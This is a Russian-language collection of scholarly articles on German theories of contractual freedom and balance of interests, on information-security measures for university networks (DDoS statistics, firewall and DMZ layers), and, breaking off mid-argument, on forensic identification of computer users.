Полагаю, что в правоприменительной практике при выявлении аналогичной ситуации, суд принимая решение в пользу одной из сторон, должен учитывать следующие обстоятельства, которые могут повлиять на баланс интересов сторон: 1) уровень профессионализма сторон в соответствующей сфере; 2) конкуренцию на рынке; наличие у присоединившейся стороны реальной возможности заключить аналогичный договор с третьими лицами на иных условиях. Кроме того, в случае, если суд выявит, что баланс интересов сторон нарушен и, если договор, содержащий существенные преимущества одной стороны, заключен на этих условиях в

связи с наличием другого договора, содержащего существенные преимущества для другой стороны, то он принимает однозначное решение, которым указывает на невозможность применить несправедливые договорные условия, навязанные слабой стороне договора, даже, если, формально, такие условия полностью соответствуют закону¹.

Хотелось бы отметить, что рассмотренная проблема реализации принципа «свободы договора» в российской практике не лишена оснований его возникновения. Это обстоятельство связано с тем, что теории о реализации принципа «свободы договора» и применимости его на практике были описаны немецкими юристами, которые связывали с этим принципом достаточно большой объем исследований и в течении длительного периода времени.

Проблема неравного распределения действий, которые стороны обязаны совершить для надлежащего исполнения договора была признана сразу после вступления в силу Германского гражданского уложения (далее – ГГУ)². В юридической немецкой литературе, а также в практике Федеральных судов Германии делались попытки систематизировать указанную проблему и определить критерии, в соответствии с которыми может быть установлен дисбаланс интересов сторон в договоре, вследствие чего, одна из сторон может выразить свою волю в одностороннем порядке и отказаться от исполнения обязательств без выплаты компенсации.

1. Вайтнауер предлагает самый простой способ определения критериев дисбаланса интересов сторон договора. Он указывает, что исходя из текста договора необходимо определить наибольшую заинтересованность

¹ Сушкова О.В. Защита прав субъектов предпринимательской деятельности в арбитражных судах: особенности правоприменительной практики и гражданского законодательства: Сб. статей /Совершенствование гражданского законодательства: вопросы теории и правоприменения: материалы международной научно-практической конференции. 2013. С.144-149.

² Гражданское уложение Германии : Вводный закон к Гражданскому уложению = Bürgerliches Gesetzbuch Deutschlands mit Einführungsgesetz ; пер. с нем. / [В. Бергманн, введ., сост.]; науч. ред. Т.Ф. Яковлева. С 4-е изд., перераб. (Серия «Германские и европейские законы» ; Книга 1), 2008.

одной из сторон, таким образом, установив «слабую» и «подчиненную» стороны. К группе «слабых» сторон обычно относят – арендаторов, потребителей и иных лиц, чьи интересы требуют дополнительной защиты и законодатель представляет ее им, в том числе и путем одностороннего отказа от договора. Однако, такой подход к определению критериев дисбаланса интересов сторон является неточным, поскольку не позволяет с наибольшей точностью определить четкие критерии «слабой» и «подчиненной» сторон. Ведь нельзя исключать, что именно «слабая» сторона может недобросовестно воспользоваться своим правом одностороннего отказа от договора¹.

2. Вторым ученым, который попытался решить проблемы дисбаланса между договаривающимися сторонами договора, стал Бом². В своем исследовании Бом ограничился коммерческим соревнованием, что указывало на то, что этот правовед анализировал участников рынка (субъектов предпринимательской и коммерческой деятельности) с экономической точки зрения. Отправной точкой его рассуждений стала экономическая характеристика договорного интереса каждой стороны договора, как установление институциональной границы экономической свободы. В связи с чем, из этого следовало, что существующие экономические формы сотрудничества между субъектами коммерческого оборота могут определять позитивное содержание свободы торговли, в смысле общего юридического решения о типе и форме процесса экономического и социального сотрудничества. По мнению Бома, институты частного права являются юридическими структурными элементами существующего экономического порядка и, которые, должны косвенно выполнять определенные последовательные функции. Идея, высказанная Бомом была поддержана

¹ Weitnauer: Der Schutz des Schwächeren im Zivilrecht, S. 12 f. Er unterscheidet dabei zwischen Armen, Nichtbesitzenden, Minderjährigen, Frauen, Schwachen, Hungrigen usw.

² Böhm: Wettbewerb und Monopolkampf (1933).

Биденкопфа, который утверждал, что договор должен выполнять регламентарные задачи, чтобы соответствовать правильности исполнения взятых на себя обязательств сторонами¹. В связи с чем, принцип «свободы договора» можно считать ограниченным настолько, насколько стороны договора могут считать себя практически равными. Правовед считал, что такое положение вещей связано с тем, что рыночные механизмы всегда связаны с конкурентными преимуществами каких-либо лиц, участников такого рынка. Именно такие участники, которые имеют ряд привилегий по условиям договора, должны нести повышенную ответственность в случае необоснованного прекращения договора или одностороннего от него отказа².

3. Другой ученый – Вольф исследует проблемы дисбаланса между сторонами договора уже более фундаментально³. В основе его замечаний о требовании «ограничения» свободы договора лежит Концепция нарушения свободы прав участников при принятии решения. Вольф предполагает, что реализация принципа «свободы договора» при заключении договора служит для обеспечения взаимного самоопределения, а также справедливого согласования условий договора, включая условия ответственности и одностороннего отказа⁴. Именно Вольф в своем исследовании впервые описывает типичные ситуации, в которых справедливый баланс взаимных интересов невозможен из-за фактического неравенства сторон договора.

¹ Biedenkopf: Vertragliche Wettbewerbsbeschränkung und Wirtschaftsverfassung, S. 106 ff.

² Biedenkopf: Über das Verhältnis wirtschaftlicher Macht zum Privatrecht, FS Böhm S. 113 ff. (135).

³ Wolf: Rechtsgeschäftliche Entscheidungsfreiheit und vertraglicher Interessenausgleich (1970).

⁴ Die wirtschaftliche Unterlegenheit basiert nach Wolf (in: Rechtsgeschäftliche Entscheidungsfreiheit und vertraglicher Interessenausgleich, S. 18) auf der Tatsache, daß der als schwächer zu bezeichnende Vertragspartner sich frei von Einflüssen der anderen am Vertrag beteiligten Person eine Meinung über den für ihn günstigsten Vertragsinhalt bilden konnte, er aber aufgrund dieser schwächeren Lage nicht fähig ist, diesen Willen auch in den konkreten Vertragsinhalt einfließen zu lassen.

Однако, несмотря на это, Вольф считает, что необходимо установить, чтобы правовая система содержала общие принципы, которые допускают общие разграничения неограниченной свободы договора и достижения справедливого выравнивания интересов сторон¹. Поэтому, при выстраивании такой системы принципов, Вольф считал, что первым шагом надо было определить, было ли нарушено самоопределение договаривающейся стороны в процессе заключения договора. Такое самоопределение служит для реализации справедливого установления баланса интересов сторон. Если бы стороны договора смогли достигнуть справедливого баланса своих интересов на основе объективных критериев, этого было бы достаточно для самоопределения и справедливости условий такого договора. Если обе стороны договора должны были бы достигнуть объективного результата, который объективно не оправдан в осуществлении их права на самоопределение, это бы явилось выражением имитации на такое самоопределение. Только при таких обстоятельствах договаривающаяся сторона не может воспользоваться своим правом на самоопределение, в связи с чем, законодатель или правоприменительная и судебная практика должны снять барьеры на пути реализации сторонами принципа «свободы договора»².

Несмотря на то, что Концепция, выдвинутая Вольфом, была достаточно логична и применима, тем не менее, дисбаланс между договаривающимися сторонами договора, оставался. В особенности, не соблюдение интересов сторон договора усматривалось при таких сделках, в которых одна из сторон обязывалась признавать условия договора, которые выдвигала более сильная

¹ Nach Wolf (in: Rechtsgeschäftliche Entscheidungsfreiheit und vertraglicher Interessenausgleich, S. 62) trete die Vertragsgerechtigkeit an die Stelle der Vertragsfreiheit, wenn diese ihre Funktion nicht mehr erfülle.

² Primär kommt es dabei auf die durch die Rechts- und Kulturordnung zu bestimmende abstrakte Rangordnung der Werte an. Ergänzt wird dieses durch eine individualisierende Betrachtung, die den Wert der Interessen im konkreten Konfliktfall berücksichtigt. Dabei wird eine Interessenhäufung, -nähe und -intensität berücksichtigt; Wolf: Rechtsgeschäftliche Entscheidungsfreiheit und vertraglicher Interessenausgleich, S. 174ff. mit Verweis auf Hubmann: Grundsätze der Interessenabwägung AcP 155 (1956) 85 ff.

договаривающаяся сторона, даже в ущерб своим интересам. При этом, условие об отказе от заключенного договора считалось неприемлемым. В таких ситуациях решающим было самоопределение стороны, которая соглашалась с такими условиями или отказывалась от них, теряя и контрагента и тот материальный интерес, который бы мог принести этот договор. Принимая то или иное решение, сторона исходила из разумности договорных условий и их результативности для себя. Таким образом, в случае отказа от заключения договора с такими условиями, результатом выступало то, что более слабая договаривающаяся сторона не несла бы никаких убытков и не приобретала никакой прибыли.

Таким образом, исходя из разработанной Концепции, Вольф правильно определяет критерии и предпосылки для реализации сторонами в договоре принципа «свободы договора» через возможность их самостоятельного самоопределения. При этом, такая Концепция, по мнению правоведа, распространяется на все сделки и на всех лиц, которые являются участниками договорных правоотношений. Однако, несмотря на позитивный характер Концепции Вольфа, в ней есть некоторые изъяны и неточности.

Во-первых, несмотря на то, что в Концепции провозглашено о том, что ее действие распространяется на всех участников гражданского оборота по всем сделкам, тем не менее, описанная взаимосвязь заключенного договора и признание условий договора более слабой стороной, не вписывается во все возможные ситуации, которые могут возникнуть на практике. И такие слабые стороны договора, в результате будут вынуждены прибегнуть к существующим способам защиты, самостоятельно. Это указывает на то, что подход, выработанный Вульфом, является узким.

Во-вторых, Вольф предпринял попытку позитивно определить принцип «свободы договора», описав ситуацию, в которой можно реализовать право на самоопределение всех договаривающихся сторон. Однако, правовед не

учитывал тот факт, что заключение договора не ограничивается правами сторон на их самоопределение.

4. Флюм описывает в своем исследовании условия о сделке, при которых возникает договор. Кроме того, ученый исследует условия самоопределения сторон в договоре учитывая влияние на них иностранных право порядков. В особенности, такое влияние проявляется при заключении договора поставки товаров или договора оказания услуг¹. В связи с чем, в большинстве случаев, стороны таких договоров – это разнородные партнеры и условия таких договоров имеют неравную силу. В таких случаях, считает Флюм, что существующее право на самоопределение должно исключаться у сильной (привилегированной) стороны и, содержание этого договора полностью или частично должно составлять обязательственное право.

Кроме того, Флюм утверждает, что существует юридическая или фактическая монополия на основные товары или услуги. В такой ситуации, монополист самостоятельно определяет условия договора, как для себя, так и для контрагента. В связи с чем, обязательство по заключению договора является лишь техническим средством обеспечения соблюдения письменной формы договора. Также, указанное обстоятельство обусловлено рыночными механизмами, а именно, созданием и поддержанием сбалансированной конкуренции между отдельными поставщиками. В случае, если возникает нехватка товаров, справедливое распределение товаров должно осуществляться путем отмены или ограничения привилегий (например, установления цены).

Согласно теории Флюма, в случае фактического требования о согласии для договаривающейся стороны такой договор должен считаться эффективным, если условия §138 ГГУ не были выполнены. В связи с чем, результатом исследования о существовании баланса интересов между сторонами договора в качестве предпосылки для использования привилегии не приводят к решению

¹ Flume: Allgemeiner Teil des Bürgerlichen Rechts, 2. Band: Das Rechtsgeschäft, § 1 7.

проблемы, как таковой. В связи с вышеуказанным, можно сделать вывод о том, что ситуации, которые приводит Флюм и обосновывает свою теорию, такие как монополия поставщика товаров и государственная фиксация цен в случае нехватки товаров не имеют правового значения для практической реализации принципа «свободы договора» и баланса интересов сторон в ныне существующих договорах¹.

5. Ученый Хонн в своей теории пытается определить договорную сферу с точки зрения легального регулирования². Правовед использует термин «паритет», который определяет баланс интересов между договаривающимися сторонами и служит для обеспечения справедливых условий договора, который содержит условия самоопределения сторон и реализует принцип справедливости. Несмотря на такую позицию, Хонн считает, что условия любого договора не могут быть заранее четко определены (например, образец договора поставки). Таким образом, при заключении договора следует учитывать баланс интересов сторон, как предпосылка для разработки конкретных условий договора. При этом, стороны не должны злоупотреблять своим правом на самоопределение условий договора и не использовать законные привилегии. Поэтому достаточно, чтобы у каждого потенциального контрагента (партнера) по договору должна быть возможность реализовать принцип «свободы договора» без ущерба для другой стороны.

Хонн также отмечает, что в идеальном случае каждая договаривающаяся сторона должна иметь возможность отказаться от договора и, что такой отказ должен рассматриваться правом сторон. Если стороны договора предусмотрели в его тексте такое условие, то существует риск не получить результат по будущему договору, не только для самих участников договорного

¹ Flume: Allgemeiner Teil des Bürgerlichen Rechts, 2. Band: Das Rechtsgeschäft, § 4 8.

² Hönn: Kompensation gestörter Vertragsparität, S. 88, 99.

правоотношения, но и для третьих лиц. Несмотря на это, заключение договора должно иметь для его сторон позитивное значение.

Таким образом, Хонн приходит к выводу о том, что только Концепция «паритета» направлена на сохранение баланса интересов сторон, возможность самоопределения условий договора, включая односторонний отказ, что указывает на широту применений диспозитивных норм ГГУ. Такой вывод Хонн обосновывает положениями § 123 ГГУ. С другой стороны, Хонн ограничивает принцип «свободы договора» при заключении сторонами договора путем введения типовых договоров, поскольку, в случае индивидуального договора (установления относительных правоотношений между сторонами) у сторон могут возникнуть проблемы с самоопределением условий. Это связано с тем, как полагает Хонн, что какая то из сторон имеет ряд привилегий перед другой¹.

Хонн отмечает, что при определении сторонами условий договора стороны могут иметь на преддоговорной стадии некоторые претензии, которые могут привести, в случае их удовлетворения одной из сторон, к дискриминации. В ряде случаев, условия договора должны содержать правовую оценку необходимости «зеркальной» защиты сторон договора.

6. Другой ученый – Канарис подвергает критике вышерассмотренные позиции о том, что в теории договорного права в Германии существует дисбаланс между участниками коммерческого оборота². Он считает, что в условиях современной рыночной экономики, было бы совершенно нереалистично предполагать, что экономическое или социальное неравенство сторон в договоре влияет на его содержание и реализует интересы сильной стороны, ущемляя интересы слабой. Действительно, конкуренция, в

¹ Aufgrund dieses dualistischen Verhältnisses spricht Thiele (in: Die Zustimmung in der Lehre vom Rechtsgeschäft, S. 16, 76) statt von Selbstbestimmung von dem Recht der Mitbestimmung, welches in der Beziehung der Vertragsparteien vorherrsche.

² Canaris: Verfassungs- und europarechtliche Aspekte der Vertragsfreiheit in der Privatrechtsgesellschaft, FS Lerche, S. 873 ff. (882).

значительной степени, отвечает за нейтрализацию баланса интересов сторон в договорных отношениях. Другой формой является возможность защиты слабой стороны через существующие правовые механизмы, что, наоборот, усиливает ее позиции перед привилегированной стороной.

7. Фастрих в своем исследовании рассматривает предпосылки для контролирования заключения, исполнения и прекращения договоров, которые реализуются нормами гражданского права. При этом, свою позицию он обосновывает исключительно на судебной практике и том, как суды оценивают принцип «свободы договора» в спорных ситуациях¹. Кроме того, положение о дисбалансе интересов сторон в договоре, он старается не затрагивать, но косвенно упоминает. В целом, его позиция в отношении рассматриваемых в настоящей статье вопросов, строится на частных случаях волеизъявления сторон при заключении договора, установления принципа «свободы договора» и т.д. Он группирует анализируемые им договорные модели в зависимости от их условий. В частности, он группирует в одну группу те договоры, в которых стороны определили предварительный односторонний отказ от договора, в другой группе обозначены договоры, условия которых определяют «зависимый отказ» от его условий. Фастрих через такие классификации пытается определить содержание соответствующего баланса интересов сторон в договоре, как меры контроля. Далее, автор теории рассматривает степень, исходя из которой можно усмотреть возможность отклонения от ранее установленной «модели справедливого выравнивания интересов сторон» и делает попытку обосновать свою позицию.

Несмотря на то, что предложенная модель договорных отношений Фастриха была более прогрессивной, по сравнению с ранее предложенными,

¹ Fastrich: Richterliche Inhaltskontrolle im Privatrecht, S. 227, 252ff., insb. 280 ff. Fastrich betont dabei, daß im Falle einer Rechtsfortbildung die Legitimationsgrundlage nicht in der Inhaltskontrolle, sondern in den allgemeinen Regeln richterlicher Rechtsfortbildung zu suchen sei.

тем не менее, трудности в реализации Концепции ученого на практике возникали. Это было связано с определением четких критериев соответствующего баланса интересов между договаривающимися сторонами. В частности, при определении справедливой цены договора между сторонами могли возникнуть неразрешенные вопросы, что приводило к невозможности заключения такого договора. Дело в том, что цена зависит от многих факторов, которые являются субъективными и создавать дисбаланс интересов сторон.

Таким образом, на основе изложенных теорий и правоприменительной практики России и Германии по установлению баланса интереса сторон договора, реализации принципа «свободы договора», самоопределения и возможности согласования условий отказа от договора, можно прийти к выводу о том, что все они справедливы и сводятся к тому, что сторона, которая имеет меньше возможностей для самоопределения вынуждена соглашаться с неудобными условиями с целью получения результата.

Кроме того, вопрос о том, как устранить препятствия, которые существуют между сторонами при определении условий договора в последнее время в практике немецких судов, усилились¹. В Германии большое значение для устранения указанной проблемы может стать детальное изучение различных теорий, которые были определены учеными на протяжении всего периода существования немецкого договорного права.

Вместе с тем ясно, что вопрос о том, в каких конкретно случаях существует конституционное обязательство по контролю за договорами в целях обеспечения реализации принципа «свободы договора» для всех лиц, которым необходимо его заключение, окончательно не уточняется. Ввиду того, что проблема настолько широка и может иметь место во многих различных областях права, ее можно противопоставить только дифференцированному подходу к рассматриваемой проблеме.

¹ BVerfG 89, 214 = NJW 94, 36 (38 f.) mit Verweis auf Limbach: Das Rechtsverständnis in der Vertragslehre JuS 85, 10 ff.

Библиографический список

1. Гражданское уложение Германии: Вводный закон к Гражданскому уложению = Bürgerliches Gesetzbuch Deutschlands mit Einführungsgesetz; пер. с нем. / [В. Бергманн, введ., сост.]; науч. ред. Т.Ф. Яковлева. С 4-е изд., перераб. (Серия «Германские и европейские законы»; Книга 1), 2008.
2. Михайлов А.В. Эффективность норм предпринимательского права //Учен.зап.Казан.ун-та. Сер. Гуман.науки. 2012. Т.154. №4. С.86-95.
3. Сушкова О.В. Защита прав субъектов предпринимательской деятельности в арбитражных судах: особенности правоприменительной практики и гражданского законодательства: Сб. статей /Совершенствование гражданского законодательства: вопросы теории и правоприменения: материалы международной научно-практической конференции. 2013. С.144-149.
4. Biedenkopf: Vertragliche Wettbewerbsbeschränkung und Wirtschaftsverfassung, S. 106 ff.
5. Biedenkopf: Über das Verhältnis wirtschaftlicher Macht zum Privatrecht, FS Böhm S. 113 ff. (135).
6. Böhm: Wettbewerb und Monopolkampf (1933).
7. Canaris: Verfassungs- und europarechtliche Aspekte der Vertragsfreiheit in der Privatrechtsgesellschaft, FS Lerche, S. 873 ff. (882).
8. Fastrich: Richterliche Inhaltskontrolle im Privatrecht, S. 227, 252ff., insb. 280 ff.
9. Flume: Allgemeiner Teil des Bürgerlichen Rechts, 2. Band: Das Rechtsgeschäft, § 1 7.
10. Hönn: Kompensation gestörter Vertragsparität, S. 88, 99.

11. Weitnauer: Der Schutz des Schwächeren im Zivilrecht, S. 12 f.

12. Wolf: Rechtsgeschäftliche Entscheidungsfreiheit und vertraglicher Interessenausgleich (1970).

Тюменев А.В.

§3.7. Технические решения и информационные технологии в обеспечении безопасности вуза.

Проанализирована информационная безопасность корпоративных сетей в ВУЗах. Рассмотрены методы обеспечения информационной безопасности, а также разработаны требования позволявшие обеспечить информационную безопасность в ВУЗах. Сделан вывод об информационной безопасности, которая является крайне важным аспектом стабильного существования любой организации.

Ключевые слова: Информационные технологии, безопасность вуза, корпоративные сети.

Tyumenev A.V.

§3.7. Technical solutions and information technology to ensure the safety of the university.

Analyzed the information security of corporate networks in universities. Methods for ensuring information security are considered, as well as requirements have been developed to ensure information security in universities. The conclusion is made about information security, which is an extremely important aspect of the stable existence of any organization.

Keywords: Information technology, university security, corporate networks.

Актуальность проблемы обеспечения комплексной безопасности образовательных организаций в современном мире обусловлена необходимостью создания условий для развития личности, приобретения знаний, умений, навыков и формирования компетенций, необходимых для выполнения трудовой, служебной деятельности и продиктована Федеральным законом « Об образовании в Российской Федерации» от 29.12.2012 № 273-ФЗ (ред. от 03.02.2014)¹

¹ Федеральный закон от 27.07.2006 N 149-ФЗ (ред. от 25.11.2017) "Об информации, информационных технологиях и о защите информации" (с изм. и доп., вступ. в силу с 01.01.2018)

Обеспечение безопасности студенческой молодежи, находящихся в образовательных учреждениях признано одним из важнейших направлений работы руководства страны и системы образования. Как отметил Президент России, "техническое состояние зданий, пожарная безопасность, обеспечение пропускного режима - все это должно быть в зоне постоянного внимания соответствующих структур, тех, кто отвечает за безопасность, и они же должны нести за это прямую ответственность, юридическую ответственность"

В современных условиях всеобщей информатизации и развития информационных технологий усиливаются угрозы национальной безопасности Российской Федерации в информационной сфере.

Концепцию национальной безопасности РФ применительно к информационной сфере развивает Доктрина информационной безопасности Российской Федерации. В Доктрине указывается, что обеспечение информационной безопасности РФ играет ключевую роль в обеспечении национальной безопасности РФ. При этом одним из приоритетных направлений государственной политики в области обеспечения информационной безопасности РФ является совершенствование подготовки кадров, развитие образования в области информационной безопасности. Особую роль в решении этих задач играют вузы. Российская высшая школа переживает период адаптации не только к объективным процессам информационного общества, но и к новым социально-политическим условиям с разноплановыми проявлениями конкурентной борьбы [5].

В настоящее время DDoS-атаки являются наиболее популярными, так как могут сломать большое количество систем, при этом не оставляя серьезных улик.

По данным "Лаборатории Касперского" число DDoS-атак на компании, находящиеся в России, увеличилось вдвое на момент 2017 года, при этом уже треть компаний (36%) подверглась хотя-бы одной DDoS-атаке. Это показывает исследование по информационной безопасности, проведенное "Лабораторией

Касперского”, которое производилось среди 5200 IT-специалистов из 29 стран, в том числе и России. Для сравнения, в 2016 году DDoS-атакам вдвое меньше компаний (17%). Из этих цифр видно, что идет тренд на увеличение DDoS-атак. Статистика показала (рисунок 1), что главной мишенью при DDoS-атаках является крупный бизнес – 36%, средний и малый бизнес – 30%, микропредприятия - 34%. Последствия данных атак (рисунок 2) часто оказывались серьезными, 21% пострадавших отметили, что атака привела к снижению производительности сервисов компании, а каждого двенадцатого (8%) произошли сбои с транзакциями. Как показала практика, часто DDoS-атака является лишь прикрытием для совершения других операций злоумышленников. Почти в половине случаев (47%), во время этой атаки производилась кража данных пользователей. В 43% атак, DDoS-атаки являлись прикрытием для взлома корпоративных сетей, а в 41% случаев, атака дополнительно несла в себе заражение компьютерных систем вредоносным ПО. У трети (31%) атакованных зафиксирована кража денег. На состояние 2017 года Россия занимает пятое место DDoS-атакам. Выше находятся следующие страны: Канада, США, Южная Корея, Китай. Атаки же чаще всего проводят российские и китайские хакеры. [3]

Статистика DDoS-атак на предприятия



Рисунок 1. Статистика DDoS - атак на предприятия.



Рисунок 2. Преступления, совершаемые во время DDoS-атак.

Методы обеспечения информационной безопасности имеют 3 определенных типа:

- -Правовые (устранение противоречий в федеральном законодательстве, следование Федеральному закону от 27.07.2006 N 149-ФЗ (ред. от 29.07.2017)) [4]

- -Организационно-технические (Улучшение системы обеспечения информационной безопасности, усиление деятельности Органов (в рамках дозволенного Конституцией РФ), улучшение средств защиты информации, повышение надежности специального ПО.)

- -Экономические (Финансирование ПО связанного с безопасностью, применение систем страхования информационных рисков.)

Стоит заметить, что на сегодняшний день работа с информацией задействована во всех сферах. Образовательная сфера, где нужно владеть огромными базами данных о обучающихся, сотрудниках, хранить информацию о научно-исследовательской деятельности, литературу, которая может быть задействована при обучении. Иметь данные о финансовой составляющей в образовательном учреждении, как, например, зарплата преподавателей, стипендии и т.д.

Взломав систему защиты университета можно получить персональные данные об обучающихся, сотрудниках. Украсть плоды интеллектуальной

деятельности, проводимой там.

В современном вузе хранится и обрабатывается огромное количество различных данных, связанных не только с обеспечением учебного процесса, но и с научно-исследовательскими и проектно-конструкторскими разработками, персональные данные студентов и сотрудников, служебная, коммерческая и иная конфиденциальная информация. Рост количества преступлений в сфере высоких технологий диктует свои требования к защите ресурсов вычислительных сетей учебных заведений и ставит задачу построения собственной интегрированной системы безопасности. Ее решение предполагает наличие нормативно-правовой базы, формирование концепции безопасности, разработку мероприятий, планов и процедур по безопасной работе, проектирование, реализацию и сопровождение технических средств защиты информации (СЗИ) в рамках образовательного учреждения [6]. Эти составляющие определяют единую политику обеспечения безопасности информации в вузе. Специфика защиты информации в образовательной системе заключается в том, что вуз – публичное заведение с непостоянной аудиторией, а также место повышенной активности «начинающих киберпреступников».

Особенности вуза как объекта информатизации связаны также с многопрофильным характером деятельности, обилием форм и методов учебной работы, пространственной распределенностью инфраструктуры (филиалы, представительства). Сюда же можно отнести и многообразие источников финансирования, наличие развитой структуры вспомогательных подразделений и служб (строительная, производственная, хозяйственная деятельность), необходимость адаптации к меняющемуся рынку образовательных услуг, потребность в анализе рынка труда, отсутствие общепринятой формализации деловых процессов, необходимость электронного взаимодействия с вышестоящими организациями, частое изменение статуса сотрудников и обучаемых. Несколько облегчает проблему то, что вуз представляет собой

стабильную, иерархическую по функциям управления систему, обладающую всеми необходимыми условиями жизнедеятельности и действующую на принципах централизованного управления (последнее означает, что в управлении задачами информатизации может активно использоваться административный ресурс).

Указанные выше особенности обуславливают необходимость соблюдения следующих требований:

- комплексная проработка задач информационной безопасности, начиная с концепции и заканчивая сопровождением программно-технических решений;
- привлечение большого числа специалистов, владеющих содержательной частью деловых процессов;
- использование модульной структуры корпоративных приложений, когда каждый модуль покрывает взаимосвязанную группу деловых процедур или информационных сервисов при обеспечении единых требований к безопасности;
- применение обоснованной последовательности этапов в решении задач информационной безопасности;
- документирование разработок на базе разумного применения стандартов, что гарантирует создание успешной системы;
- использование надежных и масштабируемых аппаратно-программных платформ и технологий различного назначения, обеспечивающих необходимый уровень безопасности.

С точки зрения архитектуры в корпоративной информационной среде можно выделить три уровня, для обеспечения безопасного функционирования которых необходимо применять различные подходы:

- оборудование вычислительной сети, каналов и линий передачи данных, рабочих мест пользователей, системы хранения данных;
- операционные системы, сетевые службы и сервисы по управлению доступом к ресурсам, программное обеспечение среднего слоя;
- прикладное программное обеспечение, информационные сервисы и среды, ориентированные на пользователей.

В связи с тем, что корпоративные сети изначально создавались для

решения разных задач, следует, что корпоративные сети разнородны.

Рубежи защиты:

1. Первым рубежом защиты является роутер.

Функции роутера:

- -Эффективное разделение трафика
- -Связывает разные участки сети друг с другом
- -Способствует использованию альтернативных путей между узлами

сети

Маршрутизатор позволяет беспрепятственно функционировать различным подсетям и помогает установить связь с глобальными сетями (WAN). Главной задачей маршрутизатора является обеспечение безопасности в отказе обслуживания (DDOS).

1. Вторым рубежом защиты межсетевой экран (МСЭ): аппаратно-программный комплекс CiscoPIXFirewall.

2. Третьим рубежом защиты демилитаризованная зона (DMZ). Прокси-сервер обрабатывает запросы от рабочих станций учебного персонала, не подключенных напрямую к роутеру.

Вывод. Предпосылками к появлению корпоративных сетей в ВУЗах является внедрение новых технологий и регулярное использование Интернета в системе управления ВУЗом. Корпоративная сеть подразумевает решение 2 основных задач:

1. обеспечение как научной, так и образовательной видов деятельности.

2. решение задачи управления как образовательным, так и научным процессами.

Информационная безопасность является важным аспектом стабильного существования любой организации, и в частности вуза.

Необходимо уделять большое внимание безопасности серверов, спонсировать развитие информационной безопасности. Необходимо придерживаться базовых вещей для безопасности, как минимум, установление антивирусов, регулярной диагностики компьютерных систем.

В каждом Вузе должны быть сотрудники, которые отвечают за безопасность компьютерных систем, которому необходимо постоянно

совершенствовать знания, т.к. эта сфера является крайне изменчивой и обширной.

Целью системы обеспечения безопасности участников образовательного процесса является сохранение жизни и здоровья учащихся и работников образовательных учреждений.

Библиографический список

1. Радиков И. В. Национальная безопасность как главный национальный проект России: типичные проблемы реализации // Радиков И. В. Политическая экспертиза: Политэкс. Научный журнал. Том 3. № 1. СПб.: Изд-во С.-Петербург. ун-та, 2007, С.64–81.
2. Ковалев А. А. Роль информационных технологии в обеспечении безопасности государства // Молодой ученый. — 2016. — №21. — С. 767-771.
3. ТАСС: "Лаборатория Касперского": число DDoS-атак на компании из РФ за год выросло в два раза
4. Федеральный закон от 27.07.2006 N 149-ФЗ (ред. от 25.11.2017) "Об информации, информационных технологиях и о защите информации" (с изм. и доп., вступ. в силу с 01.01.2018)
5. Молчанов И.Н., Холдеев К.А. Социально ответственный бизнес: поддержка образовательных проектов // В сб.: Россия: тенденции и перспективы развития. Ежегодник. Отв. ред. В.И. Герасимов. М., 2017. С. 565-569.
6. Молчанов И.Н., Титова А.И. Информатизация как фактор повышения качества предоставления государственных услуг // В сб.: Россия: тенденции и перспективы развития. Ежегодник. Отв. ред. В.И. Герасимов. М., 2017. С. 620-624.

Хмыз А.И.

§3.8. Разграничение идентификационных признаков при установлении интерактивного пользователя.

Рассматриваются критерии разграничения общих и частных признаков при диагностике и идентификации интерактивного пользователя.

Ключевые слова: Криминалистическая идентификация и диагностика, интерактивный пользователь, идентификационные признаки.

Khmyz A.I.

§3.8. Differentiation of identification features when establishing an interactive user.

The criteria for distinguishing general and particular features in the diagnosis and identification of an interactive user are considered.

Keywords: Forensic identification and diagnostics, interactive user, identification signs.

Киберпреступность в различных формах своего проявления относится к глобальным вызовам современности.

При раскрытии и расследовании преступлений в сфере компьютерной информации, преступлений, совершенных с использованием информационных технологий, в рамках осуществления, как правило, уголовно-процессуальной, оперативно-розыскной и экспертно-криминалистической деятельности решается сложная задача по установлению и доказыванию виновности лиц их организовавших, подготовивших, совершивших.

Каждой из указанных видов деятельности присущи свои специфические приемы, средства и методы получения необходимой для решения основной задачи информации (оперативно-розыскной, экспертно-криминалистической, доказательственной). Так, установление при помощи специальных знаний (экспертным путем) интерактивных пользователей должно быть основано на соответствующих методиках.

Методика диагностических и идентификационных исследований

предполагает наличие четко структурированной системы признаков, оценка которых позволяет получить фактические данные, имеющие значение как для осуществления оперативно-розыскной, так и уголовно-процессуальной видов деятельности.

Криминалистическое учение о признаках применительно к проведению диагностических и идентификационных исследований в рамках трасологической, почерковедческой и иных видов судебных экспертиз в целом разработано усилиями, таких ученых-криминалистов, как А.И. Винберг, Г.Л. Грановский, В.Я. Колдин, И.М. Лузгин, Н.А. Новоселова, С.М. Потапов, М.Я. Сегай, Н.А. Селиванов, Н.В. Терзиев, А.Р. Шляхов, многих других, и обобщено, с изложением своих взглядов, профессором Р.С. Белкиным.

В указанном учении прослеживается следующую связь между признаками и свойствами объекта, подлежащего диагностированию и отождествлению: признаки отражают некие свойства объекта – свойства объекта индивидуализируют его, то есть дают возможность отличить от других, в том числе подобных объектов.

По одному свойству нельзя индивидуализировать объект, так как нет свойства, которое было бы присуще только одному объекту, но, как нам представляется, можно получить некое суждение о данном объекте, то есть получить диагностическую информацию.

Только совокупность свойств составляет неповторимый комплекс, и, учитывая описанную выше связь, – только совокупность признаков позволяет идентифицировать объект. При этом необходимо не только разграничить, но и определить «идентификационный минимум признаков», необходимый и достаточный для идентификации.

Обозначенные вопросы актуальны и для исследований, направленных на установление и идентификацию интерактивного пользователя. Так, выделяя те или иные признаки в электронном документе, следует отнести их к категории общих либо частных признаков.

Особенностью рассматриваемых и иных информационных объектов является, во-первых, то, что идентифицируемым объектом может выступать как физическое лицо, так и специально созданная для этого программа, во-вторых, между идентифицируемым и идентифицирующим объектами отсутствует непосредственный контакт: текстовый файл, база данных и т.д. создаются с помощью соответствующих средств, например, из пакета приложений Microsoft Office.

Вместе с тем, следует признать, что от свойств интерактивного пользователя зависит характер отображения признаков в идентифицирующих объектах (электронных документах, базах данных и т.д.).

Так, текстовый редактор Microsoft Word, приложение для разработки, формирования и ведения баз данных Microsoft Access включают средства цветового оформления либо выделения соответствующих элементов (отдельного символа, слова, предложения, абзаца, формы, поля и т.д.).

Цвет – это оптическое явление, чувственное ощущение, создаваемое глазом и мозгом, поэтому, цветовое восприятие каждого человека, с чем соглашаются психологи, индивидуально. В связи с этим выбор цветовой гаммы оформления электронного документа, иного информационного объекта может рассматриваться как проявление свойств интерактивного пользователя.

